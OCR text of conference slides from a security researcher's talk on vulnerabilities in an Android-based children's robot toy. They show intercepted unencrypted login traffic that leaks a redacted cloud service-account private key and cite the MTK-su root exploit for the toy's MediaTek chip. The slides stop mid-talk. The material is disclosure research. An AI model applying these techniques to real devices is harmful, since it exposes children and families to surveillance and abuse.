Insomni’hack 2024

Smart toy vulnerabilities can put your child at risk of abuse by strangers


Nikolay Frolov
Senior Security Researcher
Kaspersky ICS CERT

Who am I?

Senior Security
Researcher at
Kaspersky ICS CERT

Android-based robot designed for kids aged 5 to 9, comes with a built-in video camera and microphone

Smart Robot



Serious about your family's security

A closed system with enhanced encryption ensures that every byte of your family's data is protected.

Attack vectors

Toy

Android-based robot-toy

Mobile phone application


Application for parent to connect toy to account and make a call to child

Toy

Let's start our exciting adventure into a world where every byte of information is protected

Stage 1. First power up. Before Update


HTTP =(




```
POST /nf/login_user HTTP/1.1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey[redacted]
0.pT0Lwup0RGxvrCqVjseFEtqNAB5zhDj5ChPN74D509I
Content-Type: application/json; charset=UTF-8
Content-Length: 54
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.3.1

{"key":"0","password":"0[redacted]","username":"M[redacted]9"}HTTP/1.1 200 OK
Date: Mon, 30 Jan 2023 16:19:50 GMT
Content-Type: application/json
Content-Length: 457
Connection: keep-alive

{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.[redacted]
XIn0.CCLHpUHQGV1X_I8ic9vojp0KovhpgffqL1eDSFkosrU","refresh_token":"eyJ0eXAiOiJKV1QiLCJhbG
ciOiJIUzI1NiJ9.eyJ[redacted]li
bHoifQ.q7lu_uTueiKoSNGnD1ci0Uu3Iq9U3-alJ6Zc_HvwWZ8"}POST /nf/v1/getappConfiguration/M3[redacted] HTTP/1.1
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.[redacted]
.CCLHpUHQGV1X_I8ic9vojp0KovhpgffqL1eDSFkosrU
Content-Type: application/json
Content-Length: 0
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.3.1

HTTP/1.1 200 OK
Date: Mon, 30 Jan 2023 16:19:50 GMT
Content-Type: application/json
Content-Length: 49006
Connection: keep-alive

{"REGION":"US","locale":"en_US","WEB_URL":"http://[redacted]","BASE_DIR":"klug","VOICE_DIR":"klug/
voices","AUDIO_DIR":"beta-bucket","KEY2":"","KEY1":"success","SPEECH_RECO_KEY":"{  \"type\": \"service_account\",  \"project_id\":
\"apispeechapi\",  \"private_key_id\": \"5cd49[redacted]\",  \"private_key\": \"-----BEGIN PRIVATE KEY-----\\\
\nMIIEvQIBAD[redacted]\\\
```

Robot’s teardown

MediaTek MT8167A




Stage 2. Previous Research




Critical MediaTek rootkit affecting millions of Android devices has been out in the open for months


A critical flaw in MediaTek processors went unpatched in devices due to OEM neglect. Google hopes the March 2020 Android Security Bulletin will fix this.



After a bit of testing from XDA Member diplomatic and other community members, it w
confirmed that this exploit works on a large number of MediaTek chips. The author sta
exploit works on "virtually all of MediaTek's 64-bit chips," and they specifically name t
as being vulnerable: MT6735, MT6737, MT6738, MT6739, MT6750, MT6753, MT675
MT6758, MT6761, MT6762, MT6763, MT6765, MT6771, MT6779, MT6795, MT6797
MT8163, MT8167, MT8173, MT8176, MT8183, MT6580, and MT6595. Because of ho
MediaTek chipsets were affected by this exploit, the exploit was given the name "Medi
"MTK-su," for short. On April 17th, 2019, diplomatic published a second thread titled "
Temp Root for MediaTek ARMv8" on our "Miscellaneous Android Development" forum
thread, he shared a script that users can execute to grant them superuser access in sh
set SELinux, the Linux kernel module that provides access control for processes, to the




Android USB

